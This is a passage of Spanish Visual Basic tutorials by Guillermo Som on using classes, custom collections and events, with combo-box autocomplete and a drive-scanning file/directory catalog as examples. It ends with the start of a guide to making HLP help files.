        YaEstoy = True
        unCombo_Change Combo1.Text, Combo1
        YaEstoy = False
    End If

    Err = 0
End Sub

Private Sub Combo1_KeyDown(KeyCode As Integer, Shift As Integer)
    unCombo_KeyDown KeyCode
End Sub

Private Sub Combo1_KeyPress(KeyAscii As Integer)
    unCombo_KeyPress KeyAscii
End Sub
```

En caso de tener varios controles combo, llamaríamos a estos procedimientos de igual forma, sólo cambiando el nombre del combo al que hacemos referencia.

Realmente no existe ningún problema... salvo si pudiesemos escribir en cada uno de ellos al mismo tiempo... De cualquier forma, usando una clase que se encargara del control de cada combo, nos libraría de cualquier conflicto, por la sencilla razón de que cada uno de esos objetos creados para "tratar" cada combo mantiene de forma independiente las variables que necesita, a esto es lo que se llama "encapsulamiento"... Pero veamos el código de la clase y cómo usarlo:

```
'Código de la clase y cómo usarlo
Option Explicit

Dim elCombo As ComboBox

Dim Combo1Borrado As Boolean


Public Sub KeyDown(KeyCode As Integer)
    If KeyCode = vbKeyDelete Then
        Combo1Borrado = True
    Else
        Combo1Borrado = False
    End If
End Sub

Public Sub KeyPress(KeyAscii As Integer)
    'si se pulsa Borrar... ignorar la búsqueda al cambiar
    If KeyAscii = vbKeyBack Then
        Combo1Borrado = True
    Else
        Combo1Borrado = False
    End If
End Sub

Public Sub Change(ByVal sText As String)
    Dim i As Integer, L As Integer

    If Not Combo1Borrado Then
        L = Len(sText)
        With elCombo
            For i = 0 To .ListCount - 1
                If StrComp(sText, Left$(.List(i), L), 1) = 0 Then
                    .ListIndex = i
                    .Text = .List(.ListIndex)
                    .SelStart = L
                    .SelLength = Len(.Text) - .SelStart
                    Exit For
                End If
            Next
        End With
    End If
End Sub
```

Para usarlo, hay que crear una referencia a este tipo de objeto y después poder usarlo, veamos parte del código para implementar esta clase:

```
'En las declaraciones del form:
Option Explicit

Dim cCombo1 As cBuscCbo

Private Sub Form_Load()
```

```
    Set cCombo1 = New cBuscCbo
    Set cCombo1.Combo = Combo1
'...


Private Sub Combo1_Change()
    Static YaEstoy As Boolean

    If Not YaEstoy Then
        YaEstoy = True
        cCombo1.Change Combo1.Text
        YaEstoy = False
    End If

End Sub

Private Sub Combo1_KeyDown(KeyCode As Integer, Shift As Integer)
    cCombo1.KeyDown KeyCode
End Sub

Private Sub Combo1_KeyPress(KeyAscii As Integer)
    cCombo1.KeyPress KeyAscii
End Sub


Private Sub Form_Unload(Cancel As Integer)
    Set cCombo1 = Nothing
'...
```

Usándolo de esta forma, cada objeto se encarga de un combo y si quisieramos ampliar su funcionalidad, tendríamos la seguridad de que cualquier valor que deba conservar, (por ejemplo: una copia del contenido de los items de la lista), permanecerían "dentro" de cada objeto.
Pero al usarlo de esta forma, básicamente lo estamos usando como se hacía al tener los procedimientos en el módulo BAS, salvo que cada combo se guardaría en una nueva instancia de la clase, manteniendo su propia copia de las variables.
Aunque no es una buena forma de usarlo... cierto es que nos da "privacidad" en los datos, pero si tuviesemos otro combo en el que aplicar esto mismo habría que crear una nueva clase con un nombre diferente, por ejemplo:

```
'
Dim cCombo2 As cBuscCbo

    Set cCombo2 = New cBuscCbo
    Set cCombo2.Combo = Combo2

Private Sub Combo2_Change()
    Static YaEstoy As Boolean

    If Not YaEstoy Then
        YaEstoy = True
        cCombo2.Change Combo2.Text
        YaEstoy = False
    End If

End Sub
```

Sería más práctico crear una colección de este tipo de objeto y simplemente indicándole el nombre del combo que queremos usar, que sea la propia clase/colección la que se encargue de buscar el objeto apropiado, si es que existe, en otro caso nos devolvería un error.

Veamos el código de la clase/colección y cómo quedaría el código en el form en el que se emplee.
Un detalle: El tipo de objeto "almacenado" en esta colección sería un objeto de la clase usada anteriormente, por tanto, podríamos usarlo de cualquiera de las dos formas: con o sin colección...

```
'La clase / colección:
Option Explicit

Dim colCombos As New Collection

Public Sub AddCombo(ByVal NewCombo As ComboBox)
    Dim tCombo As New cBuscCbo
    Dim elIndex As String

    'Añadir un nuevo combo...
    On Local Error Resume Next

    Set tCombo.Combo = NewCombo
    With NewCombo
        elIndex = Format$(.Index, "000")
        If Err Then
            Err = 0
            elIndex = "000"
        End If
        colCombos.Add tCombo, .Name & elIndex
    End With
    'Si se produce un error es que ya existe

    Set tCombo = Nothing
    Err = 0
End Sub

Public Function Item(ByVal Index As ComboBox) As cBuscCbo
    'Este procedimiento hay que "marcarlo" como predeterminado
    'esto sólo es posible con el VB5
    Dim elIndex As String

    On Local Error Resume Next

    With Index
        elIndex = Format$(.Index, "000")
        If Err Then
            elIndex = "000"
        End If
        Err = 0
        Set Item = colCombos(.Name & elIndex)
    End With

    If Err Then
        'No existe
        Err.Raise Number:=vbObjectError + 1000, _
                  Source:="cCombos", _
                  Description:="Elemento no hallado"
    End If

End Function


'El código a usar en el form:
Option Explicit
```

```
Dim Combos As cCombos

Private Sub Form_Load()

    Set Combos = New cCombos
    Combos.AddCombo Combo1
    Combos.AddCombo Combo2
'...

Private Sub Form_Unload(Cancel As Integer)
    Set Combos = Nothing
'...

Private Sub Combo1_Change()
    Static YaEstoy As Boolean

    If Not YaEstoy Then
        YaEstoy = True
        With Combo1
            Combos(Combo1).Change .Text
        End With
        YaEstoy = False
    End If

End Sub

Private Sub Combo1_KeyDown(KeyCode As Integer, Shift As Integer)
    Combos(Combo1).KeyDown KeyCode
End Sub

Private Sub Combo1_KeyPress(KeyAscii As Integer)
    Combos(Combo1).KeyPress KeyAscii
End Sub

'En el Combo2 se usaría el mismo código,
'simplemente cambiando el nombre del Combo
Private Sub Combo2_Change()
    Static YaEstoy As Boolean

    If Not YaEstoy Then
        YaEstoy = True
        With Combo2
            Combos(Combo2).Change .Text
        End With
        YaEstoy = False
    End If
End Sub
```

Como comprobarás, resulta más fácil de usar de esta segunda forma, aunque si sólo tienes un combo en el que quieres aplicar esta funcionalidad, no es necesario usar la clase/colección...

Espero que, a pesar de no haber sido demasiado "tutorialista", te haya servido para "plantearte" el uso de las clases en Visual Basic y si quieres en próximos artículos, veriamos de una forma más "didáctica" cómo crear unas clases sencillas así como crear nuestras propias colecciones.
Todo depende del interés que suscite este artículo. Espero tus comentarios.

Nos vemos.
Guillermo
P.S.
Si quieres, puedes ver el código de ejemplo de los tres métodos usados. (cBuscCbo.zip 8.58 KB)

El segundo artículo publicado en VB Online USA

Objetos en Visual Basic: Piensa Objetivamente

Autor: Guillermo 'guille' Som
Traducido por: Joe LeVasseur.

Publicado originalmente en inglés en VB Online, edición USA de Julio'98
http://www.vbonline.com/vb-mag/9807/article/objects.htm

Dice el refrán que el movimiento se demuestra andando, nosotros no vamos a andar, estamos demasiado acostumbrados a estar sentados como para demostrar el movimiento.
Aunque si que podemos mover (o encaminar) nuestras aplicaciones al mundo de los objetos. Al menos voy a intentar que este movimiento sea más comprensible para todos aquellos que quieran "objetivizar" un poco más de lo que hasta ahora hacían.
Y como decía al principio, lo mejor es verlo con ejemplos prácticos, al menos todo lo práctico que se puede mostrar en un artículo de unas cuantas páginas.

En esta ocasión vamos a tratar con las colecciones y las colecciones de colecciones, también veremos cómo avisar al programa que use nuestros objetos de que ha ocurrido algo, esto lo conseguiremos mediante los eventos.

Para ver todo esto, vamos a crear una pequeña utilidad que nos permita examinar el contenido de una unidad de disco, por un lado se guardarán los directorios con sus respectivos ficheros y por otro todos los ficheros con nombres diferentes, para, entre otras cosas, saber en cuantos directorios existe un fichero en concreto. Como la cantidad de ficheros puede ser elevada, a la hora de "examinar" la unidad, se hará en un sólo nivel de directorios (realmente dos, el de inicio y cada uno de los que cuelgan de este) o bien recorriendo todos y cada uno de los directorios de la unidad examinada.

Toda esta información se guardará en unas colecciones mantenidas por una clase y se mostrarán en dos ComboBox, uno para los nombres de los ficheros y otro para los nombres de los directorios. Al seleccionar un fichero, se mostrarán todos los directorios en los que se encuentra y lo mismo ocurrirá cuando se seleccione un directorio: se mostrarán todos los ficheros que contiene.

Como quiera que las colecciones de VB no están lo suficientemente "optimizadas" para almacenar muchos datos, este tipo de utilidad son un poco "desesperantes", sobre todo a la hora de eliminar de la memoria todos los objetos creados. En mi caso, al examinar toda la unidad me he encontrado con 29263 ficheros repartidos en 1789 directorios con un total de 22258 ficheros diferentes, el VB ha tardado casi 7 minutos en liberar la memoria ocupada... pero como es para comprobar un par de cosillas prácticas, ha valido la pena. Si en lugar de usar colecciones se hubiese usado arrays la cosa hubiese mejorado, pero el tiempo empleado para procesar la información hubiese sido tres o cuatro veces superior.

Los componentes de la aplicación

Para realizar esta tarea vamos a usar una clase básica en la que se almacenará un nombre, que será, según el contexto en el que se use, el fichero o el directorio.
También tendremos una colección en la que almacenaremos todos los ficheros de un directorio en concreto.
Por último, otra clase mantendrá a su vez una colección de estos directorios y de todos los ficheros, con nombres diferentes, que se encuentren en esa unidad. Esta clase también será la que se encargue de explorar la unidad y tendrá unos métodos que nos permitirán mostrar los ficheros de un directorio y todos los directorios en los que se encuentra un fichero en concreto. Además nos avisará, por medio de eventos cuando se encuentre un nuevo directorio o un nuevo fichero.

Para usar la clase, al usar eventos, tendremos que crearla de esta forma:
Dim WithEvents tDrive As cDrive

De esta forma, se creará una entrada en la lista de objetos del form en los que se podrá seleccionar cualquiera de los eventos, para hacer algo en particular. En nuestro caso, se producirá un evento cada vez que se encuentre un nuevo directorio y también cuando se encuentre un nuevo nombre de fichero (sin repetirse), cuando uno de estos eventos se produzca, añadiremos a los combos el nombre del directorio o fichero hallado.
Vamos a ver el código usado en estos eventos:

```
Private Sub tDrive_NewDir(ByVal sDir As String)
    Label1(4) = tDrive.Dirs.Count & " folders"
    Combo2.AddItem sDir
End Sub


Private Sub tDrive_NewFile(ByVal sFile As String)
    Combo1.AddItem sFile
    Label1(2) = tDrive.Files.Count & " files"
End Sub
```

Para que el proceso empiece simplemente llamaremos al método que se encarga de explorar la unidad y que será el encargado de llenar las colecciones, esto se hace simplemente así:
`tDrive.FillDirs Text1, vbHidden + vbReadOnly + vbSystem + vbArchive, chkLevels`

Si sólo queremos evaluar un nivel y sólo los ficheros normales, podríamos usar los valores por defecto:
`tDrive.FillDirs Text1`

Este método simplemente procesará cada uno de los directorios y cada vez que encuentre un nuevo fichero, llamará al método **Add** de esta clase que se encargará de incluir en las colecciones correspondientes los valores que ha recibido, éste método es bastante simple y este es el código empleado:

```
Public Sub Add(ByVal sDir As String, ByVal sFile As String)

    Dirs(sDir)(sFile).Name = sFile
    'Añadir a la colección de ficheros
    Call Files(sFile)

End Sub
```

Como podrás adivinar, el trabajo "duro" está en lo que se haga al emplear Dirs o Files, pero esa parte vamos a dejarla para dentro de un poco, antes vamos a ver cada una de las piezas de este puzzle.

Veamos también cómo llamar a los métodos creados para mostrar los directorios en los que se encuentra un fichero en concreto y para mostrar todos los ficheros de un directorio.
En el form de ejemplo se hace al seleccionar un elemento del combo destinado para ello.
Por ejemplo cuando seleccionamos un fichero del Combo1:

```
    'Mostrar los directorios del fichero seleccionado
    sFile = Combo1.List(Combo1.ListIndex)
    'Add the folders of this file to List1
    tDrive.ShowFiles sFile, List1
```

Igualmente al seleccionar en el combo2, se mostrarán todos los ficheros de ese directorio

```
    'Mostrar los directorios del fichero seleccionado
    sDir = Combo2.List(Combo2.ListIndex)
    '
    tDrive.ShowDirs sDir, List1
```

Ahora veamos el código de cada una de las clases.

La clase básica: cFile

Esta es la clase empleada para almacenar un nombre y se usará como el elemento de la colección de ficheros y/o directorios.
Sólo tiene una propiedad: Nombre y ningún método.
Vamos a ver el código:

```
'------------------------------------------------------------------
'cFile.cls                                              (22/May/98)
'Clase básica para almacenar un nombre
'
'©Guillermo 'guille' Som, 1998
'------------------------------------------------------------------
Option Explicit

Private m_Name As String


Public Property Get Name() As String
    Name = m_Name
End Property

Public Property Let Name(ByVal NewName As String)
    Static BeenHere As Boolean

    If Not BeenHere Then
        BeenHere = True
        m_Name = NewName
    End If
End Property
```

La clase/colección para almacenar objetos del tipo cFile: cFiles

Esta es una colección que contendrá objetos del tipo cFile, esta sería la forma de usar una colección personalizada, aunque he omitido el uso de los métodos habituales como Add, Count y Remove, no sería una tarea demasiado complicada, ya que simplemente tendríamos que delegar en la colección privada, después mostraré cómo se tendrían que implementar estos métodos, pero que en el ejemplo no he usado, ya que no serán necesarios.

Esta clase/colección tiene una propiedad: **Path** que será el nombre del directorio de los ficheros que contiene, es decir en esta clase se guardarán todos los ficheros de un directorio específico.
El método/propiedad que se encarga de almacenar los distintos ficheros será **Item**, que será la propiedad por defecto.

Para hacer que una propiedad sea la que se use por defecto, hay que seleccionar esa propiedad y en el menú Herramientas, seleccionar la opción Atributos del procedimiento. Nos mostrará un cuadro de diálogo en el cual habrá que pulsar en el botón Avanzados y en la lista Id. del procedimiento, seleccionar Predeterminado.

Otro método que tendrá esta colección, como toda buena colección, es un método NewEnum, el cual nos permitirá recorrer el contenido de la colección usando For Each ... Next. Para ello este método debe estar oculto y el Id. del procedimiento tener un valor -4 (menos cuatro)

Estas indicaciones se hacen también desde el menú Herramientas/Atributos del procedimiento/Avanzados...

Veamos el código empleado:

```
'------------------------------------------------------------------
'cFiles.cls                                             (22/May/98)
'Clase colección para almacenar objetos del tipo cFile
'
```

```
'©Guillermo 'guille' Som, 1998
'------------------------------------------------------------------
Option Explicit

Private colFiles As Collection

Private m_Path As String


Public Function Item(ByVal NewFile As Variant) As cFile
    Dim tFile As New cFile

    On Local Error Resume Next

    Set Item = colFiles.Item(NewFile)
    If Err Then
        tFile.Name = NewFile
        colFiles.Add tFile, NewFile
        Set Item = tFile
    End If
    Err = 0
End Function

Public Property Get Path() As String
    Path = m_Path
End Property

Public Property Let Path(ByVal NewPath As String)
    Static BeenHere As Boolean

    If Not BeenHere Then
        BeenHere = True
        m_Path = NewPath
    End If
End Property

Public Function NewEnum() As IUnknown
    'Debe ser un miembro oculto y
    'el id del procedimiento debe ser -4
    '
    Set NewEnum = colFiles.[_NewEnum]

End Function

Private Sub Class_Initialize()
    Set colFiles = New Collection
End Sub

Private Sub Class_Terminate()
    Set colFiles = Nothing
End Sub
```

En el método Item, se usa la detección de errores para comprobar si el item indicado existe en la colección, en caso de que exista, se devolverá ese item, pero si no existe, se producirá un error al intentar obtenerlo de la colección, error que aprovechamos para saber que no existe y añadirlo a la colección.

Cada vez que una clase se crea, se produce el evento Class_Initialize y ahí será un buen sitio para hacer las asignaciones por defecto que necesitemos, en este caso, sólo se crea la colección que contendrá los ficheros.
Igualmente cuando el objeto se destruye, se produce Class_Terminate y en ese sitio es dónde destruimos la colección.

Y como lo prometido es deuda, vamos a ver cómo se implementarían los métodos Add, Remove y Count que toda clase debería tener, (repito que en este caso no son necesarios); también te muestro como suelo implementar un método Clear, hay que notar en este caso que es necesario "recrear" de nuevo la colección para poder seguir usándola, es decir, no serviría con asignarle simplemente Nothing, ya que entonces no tendríamos una colección a la que añadir nuestros objetos.

```
Public Function Count() As Long
    'Número de elementos en la colección
    Count = colFiles.Count
End Function


Public Sub Remove(ByVal sFile As String)
    On Local Error Resume Next
    colFiles.Remove sFile
    Err = 0
End Sub


Public Sub Add(ByVal Item As Variant, Optional ByVal Key As Variant, _
                Optional ByVal Before As Variant, Optional ByVal After As Variant)

    'El parámeto Key es por compatibilidad del método Add
    'de las colecciones normales, pero siempre se asigna el nombre
    Dim sKey As String

    On Local Error Resume Next
    If Not (TypeOf Item Is cFile) Then
        'Error sólo se pueden añadir del tipo cFile
    Else
        sKey = Item.Name
        colFiles.Add Item, sKey, Before, After
    End If
    Err = 0
End Sub


Public Sub Clear()
    'Borrar el contenido de la colección
    Set colFiles = Nothing
    Set colFiles = New Collection
End Sub
```

Ahora sólo nos queda ver el código de la clase cDrive.

La clase cDrive

Esta es la clase que maneja cada uno de los datos y la que se encargará de proveer de Eventos y métodos para mostrar los ficheros y directorios contenidos en las colecciones.
Vamos a ver el código completo y después entraremos en los pequeños detalles que sean necesarios.

```
'---------------------------------------------------------------------
'cDrive                                                  (22/May/98)
'Clase para mantener colecciones de ficheros y directorios
'
'©Guillermo 'guille' Som, 1998
'---------------------------------------------------------------------

Option Explicit
Option Compare Text

Public Cancel As Boolean

Private colFiles As Collection
Private colDirs As Collection

'Este evento se producirá cada vez que se añada un nuevo fichero
Public Event NewFile(ByVal sFile As String)
```

```
'Este evento se producirá cada vez que se añada un nuevo directorio
Public Event NewDir(ByVal sDir As String)


Public Sub Add(ByVal sDir As String, ByVal sFile As String)

    Dirs(sDir)(sFile).Name = sFile
    'Añadir a la colección de ficheros
    Call Files(sFile)

End Sub

Public Function Files(Optional ByVal Index As Variant) As Variant
    'Este método devolverá una colección de los ficheros
    'o el item indicado
    '
    'Si no existe, se añade
    '
    On Local Error Resume Next

    If IsMissing(Index) Then
        Set Files = colFiles
    Else
        Files = colFiles.Item(Index)
        If Err Then
            colFiles.Add Index, Index
            Files = Index
            RaiseEvent NewFile(Index)
        End If
    End If
    Err = 0
End Function

Public Function Dirs(Optional ByVal Index As Variant) As Variant
    'Si no se indica el índice, se devuelve la colección
    '
    'En otro caso se devuelve ese directorio,
    'si no existe, se añade
    '
    Dim tFiles As New cFiles

    On Local Error Resume Next

    If IsMissing(Index) Then
        'Devolver la colección
        Set Dirs = colDirs
    Else
        Set Dirs = colDirs.Item(Index)
        If Err Then
            tFiles.Path = Index
            colDirs.Add tFiles, Index
            Set Dirs = tFiles
            RaiseEvent NewDir(Index)
        End If
    End If
    Err = 0
End Function

Public Sub ShowDirs(ByVal sDir As String, aList As Control)
    'Muestra todos los ficheros del directorio indicado
    Dim tFile As cFile

    On Local Error GoTo ExitShowDirs

    Screen.MousePointer = vbArrowHourglass
    aList.Clear
```

```
    '
    For Each tFile In colDirs(sDir)
        aList.AddItem tFile.Name
    Next
ExitShowDirs:
    Screen.MousePointer = vbDefault
    Err = 0
End Sub

Public Sub ShowFiles(ByVal sFile As String, aList As Control)
    'Muestra los directorios en los que está el fichero indicado
    Dim tFiles As cFiles
    Dim tFile As cFile

    On Local Error GoTo ExitShowFiles

    Screen.MousePointer = vbArrowHourglass
    aList.Clear
    For Each tFiles In colDirs
        For Each tFile In tFiles
            If tFile.Name = sFile Then
                aList.AddItem tFiles.Path
                Exit For
            End If
        Next
    Next
ExitShowFiles:
    Screen.MousePointer = vbDefault
    Err = 0
End Sub

Private Sub Class_Initialize()
    Set colFiles = New Collection
    Set colDirs = New Collection
End Sub

Private Sub Class_Terminate()
    Set colFiles = Nothing
    Set colDirs = Nothing
End Sub

Public Sub FillDirs(ByVal NewDrive As String, Optional ByVal Atributos As Long = vbNormal, _
                    Optional ByVal AllLevels As Boolean = False)
    Dim sDir As String
    Dim sFile As String
    Dim i As Long
    Dim Dirs As New Collection
    Static FirstDir As String

    DoEvents
    If Cancel Then
        Exit Sub
    End If

    sDir = NewDrive
    If Right$(sDir, 1) <> "\" Then
        sDir = sDir & "\"
    End If
    If Len(FirstDir) = 0 Then
        FirstDir = sDir
    End If

    Dirs.Add sDir
    sFile = Dir$(sDir & "*.*", vbDirectory)
    Do While Len(sFile)
```

```
        If (GetAttr(sDir & sFile) And vbDirectory) = vbDirectory Then
            If sFile <> "." And sFile <> ".." Then
                Dirs.Add sFile
            End If
        End If
        sFile = Dir$
    Loop

    For i = 1 To Dirs.Count
        sFile = ""
        sDir = Dirs(i)
        If Right$(sDir, 1) <> "\" Then
            sDir = sDir & "\"
        End If
        If i = 1 Then
            If FirstDir = sDir Then
                sFile = Dir$(sDir & "*.*", Atributos)
            End If
        Else
            If AllLevels Then
                FillDirs NewDrive & sDir, Atributos, AllLevels
            End If
            sFile = Dir$(NewDrive & sDir & "*.*", Atributos)
            sDir = NewDrive & sDir
        End If
        Do While Len(sFile)
            Me.Add sDir, sFile
            DoEvents
            If Cancel Then
                Exit For
            End If
            sFile = Dir$
        Loop
    Next
End Sub
```

Los métodos/Propiedades Dirs y Files usan un parámetro opcional para saber si se quiere acceder a un elemento o a la colección correspondiente, esa es la razón de que el tipo devuelto sea Variant, ya que lo mismo puede ser una colección de objetos cFiles como un objeto del tipo cFiles.
En estas propiedades/métodos se producen los eventos cuando se asigna un nuevo elemento a cualquiera de las colecciones, para ello se usa RaiseEvent con el evento adecuado según el tipo de dato asignado: un directorio o un nuevo fichero.
Fíjate que en la colección de ficheros sólo se almacena una cadena, no un objeto en particular.

La propiedad Cancel se usa para poder cancelar el proceso de exploración de la unidad.
Para indicarle a la clase que queremos cancelar, simplemente se haría lo siguiente:
`tDrive.Cancel = True`

Aunque esta forma de uso tiene sus inconvenientes, es la forma más simple de "manipular" los elementos de una colección, al menos desde el enfoque que se le ha dado de sencillez a la hora de asignar nuevos elementos.

Pero podríamos caer en el error de hacer una asignación de este tipo:
tDrive.Dirs.Add "basura"
Y se asignaría una cadena en lugar de un objeto del tipo cFiles, en caso de que "recorrieramos" el contenido de la colección Dirs con esto:
For Each tFiles In tDrive.Dirs :Debug.Print tFiles.Path :Next
Nos encontaríamos con un error al llegar al elemento "basura", ya que no es del tipo cFiles.

Esto se solucionaría si creasemos una clase/colección intermedia para almacenar los elementos del tipo cFiles, esa clase tendría un método Add (si lo creemos conveniente) que se debería preocupar del tipo de dato asignado, como vimos en el código "extra" para la clase cFiles, sólo que en esta ocasión el tipo de dato a asignar sería cFiles.

Lo mismo haríamos con el método/propiedad Files, pero en esta ocasión no necesitaríamos ninguna clase intermedia, ya que tenemos una clase que puede almacenar una serie de nombres: cFiles.

Si nos decidieramos a efectuar estos cambios, la clase cDrive quedaría así:
(el código mostrado es el que habría que modificar, el resto seguiría igual)

```
'
Option Explicit
Option Compare Text

Public Cancel As Boolean

Private colFiles As cFiles
Private colDirs As cDirs

'Este evento se producirá cada vez que se añada un nuevo fichero
Public Event NewFile(ByVal sFile As String)
'Este evento se producirá cada vez que se añada un nuevo directorio
Public Event NewDir(ByVal sDir As String)

Public Sub Add(ByVal sDir As String, ByVal sFile As String)

    Dirs(sDir)(sFile).Name = sFile
    'Añadir a la colección de ficheros
    Files(sFile).Name = sFile

End Sub

Public Property Get Dirs() As cDirs
    Set Dirs = colDirs
End Property

Public Property Get Files() As cFiles
    Set Files = colFiles
End Property

Private Sub Class_Initialize()
    Set colFiles = New cFiles
    Set colDirs = New cDirs
End Sub
```

En el métod Add sólo se ha hecho una pequeña modificación, porque ahora no tratamos directamente con cadenas, sino con objetos del tipo cFile.
Por supuesto el inicio de la clase ahora debe "crear" otro tipo de objetos, que no son colecciones.

Las propiedades Dirs y Files se han simplificado al máximo... más simples: ¡imposible!
Pero...
¿Cuando se producen los eventos?

Realmente en la clase cDrive no podemos saber cuando se asigna un nuevo elemento a la colección de directorios o de ficheros, ya que de ese proceso se encarga el método Item de cada una de las colecciones empleadas.
Aunque podemos hacer que esas clases "notifiquen" a la clase cDrive cuando se añada un nuevo elemento a la colección.

Veamos los cambios que habría que realizar en la clase cFiles:

```
Option Explicit

'Usaremos un evento para notificar que se ha añadido un nuevo fichero
Public Event NewItem(ByVal sFile As String)

Private colFiles As Collection

Private m_Path As String
```

```
Public Function Item(ByVal NewFile As Variant) As cFile
    Dim tFile As New cFile

    On Local Error Resume Next

    Set Item = colFiles.Item(NewFile)
    If Err Then
        tFile.Name = NewFile
        colFiles.Add tFile, NewFile
        'Notificamos de que se añade un nuevo elemento
        RaiseEvent NewItem(NewFile)
        Set Item = tFile
    End If
    Err = 0
End Function

Public Function Count() As Long
    'Número de elementos en la colección
    Count = colFiles.Count
End Function
```

Bien, ahora sólo tendremos que cambiar la declaración que tenemos en cDrive para acceder a esta colección, por esta otra:
`Private WithEvents colFiles As cFiles`

Y como hemos visto, tendremos un nuevo "objeto" colFiles con un evento NewItem, el cual usaremos para lanzar el evento que indique que se ha añadido un nuevo fichero:

```
Private Sub colFiles_NewItem(ByVal sFile As String)
    RaiseEvent NewFile(sFile)
End Sub
```

En el caso de la "nueva" clase cDirs haremos lo mismo, por tanto en la clase cDrive cambiaremos la declaración de la variable colDirs por esta otra:
`Private WithEvents colDirs As cDirs`

Y añadiremos este código al evento NewItem de ese objeto:

```
Private Sub colDirs_NewItem(ByVal sDir As String)
    RaiseEvent NewDir(sDir)
End Sub
```

Por último veamos la nueva clase cDirs al completo, (he dejado algunos métodos comentados por si se quieren implementar)

```
'---------------------------------------------------------------------
'cDirs colección de objetos del tipo cFiles             (25/May/98)
'
'©Guillermo 'guille' Som, 1998
'---------------------------------------------------------------------
Option Explicit

Public Event NewItem(ByVal sDir As String)

Private m_col As Collection


'Public Sub Clear()
'    'Borrar el contenido de la colección
'    Set m_col = Nothing
'    Set m_col = New Collection
'End Sub

Public Function NewEnum() As IUnknown
```

```
    'Debe ser un miembro oculto y
    'el id del procedimiento debe ser -4
    '
    Set NewEnum = m_col.[_NewEnum]

End Function

'Public Sub Remove(ByVal Index As Variant)
'    'Método Remove de una colección
'
'    On Local Error Resume Next
'
'    m_col.Remove Index
'
'    Err = 0
'End Sub

Public Function Item(ByVal NewFile As Variant) As cFiles
    Dim tFiles As New cFiles

    On Local Error Resume Next

    Set Item = m_col.Item(NewFile)
    If Err Then
        tFiles.Path = NewFile
        m_col.Add tFiles, NewFile
        RaiseEvent NewItem(NewFile)
        Set Item = tFiles
    End If

    Err = 0
End Function

Public Function Count() As Long
    'Método Count de las colección
    Count = m_col.Count
End Function

'Public Sub Add(ByVal Item As Variant, Optional ByVal Key As Variant, _
'               Optional ByVal Before As Variant, Optional ByVal After As Variant)
'    'Añadir un nuevo elemento a la colección
'
'    On Local Error Resume Next
'
'    If TypeOf Item Is cFiles Then
'        m_col.Add Item, Item.Path, Before, After
'    Else
'        'Error, no se añade a la colección
'    End If
'
'    Err = 0
'End Sub

Private Sub Class_Initialize()
    Set m_col = New Collection
End Sub

Private Sub Class_Terminate()
    Set m_col = Nothing
End Sub
```

Realmente esta última clase la tengo como "plantilla" para crear nuevas clases/colecciones, sólo necesito cambiar el tipo de objeto que se añade a la colección y de esta forma me sirve de forma genérica.

Si quieres ver el listado completo, incluido un formulario para comprobar todo lo dicho, pulsa este link.

Y si quieres dejarme algún mensaje, hazlo pulsando aquí, pero, por favor, nada de consultas, lamentándolo mucho no puedo dar más de lo que doy aquí, al menos en inglés, pero si te apetece ver código "explicado" en español, te invito a pasar por mis páginas. Y como le decía mi amigo Joe a un caballero que se quejaba de que mis páginas están en español: The code is the code.

Gracias.

Nos vemos.
Guillermo
Mis páginas: http://guille.costasol.net/indice_cf.htm/

El primer artículo publicado en VB Online USA

Guía rápida de creación de Ayudas

en formato .HLP con el Help Compiler Workshop (hcw)

Publicado el 5/Ene/1999
Revisión del 21/Ago/2000

1. Guía rápida de creación de ayuda (formato HLP) con el Help Compiler Workshop (HCW) (5/Ene/99)

   Creación del fichero con el Word:

   - Títulos, marcadores, palabras claves, etc.
   - Crear un enlace (link)
   - Crear un enlace para mostrarlo en una ventana emergente
   - Mostrar el título de la página separado del texto normal
   - Usar links a páginas WEB y a e-mail desde un fichero de ayuda HLP

   Configurando la ayuda con el Help Compiler Workshop (HCW):

   - Especificar el fichero RTF y creación de ventanas
   - Mapear las claves para usar con la ayuda del Visual Basic

Guía rápida de creación de ayuda (formato HLP) con el Help Workshop (HCW) (5/Ene/99)

Estaba yo trasteando con la librería gsAxDLL cuando me dio el punto de crear la ayuda de este componente y probar los ID de contexto y esas cosas, ya sabes para que al pulsar F1 sobre el nombre de una propiedad de la clase te muestre la ayuda asociada. Entonces me planteé si usar el nuevo sistema de ayuda HTML o el "añejo" formato HLP.
La ayuda en el formato HTML es más fácil de crear, siempre que se le tenga cogido el tranquillo al tema de crear páginas HTML, pero tiene el inconveniente de que no está plenamente integrado con el Visual Basic, al menos con la versión 5 que es en la que estoy haciendo la referida DLL.
El sistema de ayuda en formato HLP es algo más complicado, pero tiene la ventaja de que estará disponible para más gente, no necesita tener el Internet Explorer instalado ni tampoco comprobar si tenemos el control hhctrl.ocx
Por lo cual me decidí por el sistema HLP. Al fí y al cabo tenía en mis páginas un "mini-tutorial" que explica cómo crear este tipo de ayudas, y podía seguirlo en caso de que no recordara cómo hacerlo, cosa que al final resultó ser así... con lo cual se "demustra" que lo que hay en mis páginas es útil hasta para mi mismo, je, je...

Pero después de buscar y leer lo que hay en esa sección de ayuda (desde la que posiblemente habrás llegado a esta página), me di cuenta de que para los más "expertos" sería necesario crear una guía rápida, ya que, se supone, no necesitamos de todas las explicaciones "paso a paso".
Como resultado, aquí está esta Guía rápida para poder encontrar de forma rápida las cosillas que nos pueden hacer falta.
También hay cosas que o no están "claras" o no está incluidas en el citado tutorial, por tanto sería conveniente que le echaras un vistazo a lo que viene a continuación.

Recuerda que necesitas el Help Compiler Workshop (HCW.exe) para crear la ayuda con las explicaciones que doy aquí; ese programa puedes instalarlo desde el CD del Visual Basic, en el que se incluye desde la versión 4 y posteriores, normalmente está en un directorio llamado \Tools\HCW.

¡Que lo disfrutes!

Creación del fichero con el Word:

Lo que viene a continuación, (en los siguientes cuatro puntos), se refiere a la creación del texto en un editor de texto, normalmente el Word, el tipo de documento a usar debe ser en formato RTF; crea un nuevo documento y dale a guardar como y selecciona ese formato, deberá mostrarte esa extensión.
Cada página contendrá cada uno de los tópicos y/o mensajes a mostrar en ventanas emergentes.
Para crear una nueva página, sitúate al final de donde la quieres introducir y pulsa Control+Intro (Ctrl+Intro)

Títulos, marcadores, palabras claves, etc

Para crear estas cosillas, (que después se usarán al hacer los links, mostrar el índice, etc.), situate al principio de la página que quieres "marcar".
En el Word, que es el editor que uso para estas cosas, (ya que el WordPad no tiene estas "opciones"), selecciona del menú ***Insertar, Notas al pie***.
En el diálogo, selecciona ***Marca Personal*** y en la caja de texto, escribe alguna de estas claves, según la tarea que quieras realizar:

Clave/Marca	Descripción
$	El título a mostrar en el índice
k (minúscula)	La palabra o palabras claves a usar, estas se mostrarán al selecciona índice. Cada palabra debe estar separada de la siguiente con un punto y coma ";"
